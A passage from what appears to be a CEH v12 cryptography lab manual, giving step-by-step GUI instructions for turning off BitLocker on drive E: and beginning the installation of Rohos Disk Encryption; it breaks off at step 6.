
20. Once, you are done with this task; you must turn off BitLocker to decrypt the **New Volume (E:)** disk.
21. To do so, open the **BitLocker Drive Encryption** window, click **New Volume (E:) BitLocker on** and from the options click **Turn off BitLocker**.



22. The **BitLocker Drive Encryption** pop-up appears; click **Turn off BitLocker**.



23. **BitLocker** initiates the decryption process. Wait for it to complete.



Note: If after the completion of decryption process, the **Decryption of E: is complete** pop-up appears; click **Close**.

24. The **New Volume (E:)** decrypts successfully.

25. Close all open windows and document all the acquired information.

Task 3: Perform Disk Encryption using Rohos Disk Encryption

Rohos Disk Encryption creates hidden and password-protected partitions on a computer or USB flash drive, and password protects/locks access to your Internet applications. It uses a NIST-approved AES encryption algorithm with a 256-bit encryption key length. Encryption is automatic and on-the-fly.

Here, we will use the Rohos Disk Encryption tool to perform disk encryption.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Disk Encryption Tools\Rohos Disk Encryption** and double-click **rohos.exe**.


Note: If a **User Account Control** pop-up appears, click **Yes**.

2. The **Select Setup Language** dialog box appears; click **OK**.

3. The **Setup - Rohos Disk Encryption** window appears; read the instruction and click **Next**.
4. Follow the steps and install the application using all default settings.
5. After the completion of the installation, **Completing the Rohos Disk Encryption Setup** wizard appears; ensure that the **Launch Rohos Disk** checkbox is checked and click **Finish**.

Note: If **User Account Control** pop-up appears, click **Yes**.


6. The **Rohos Disk Encryption** main window 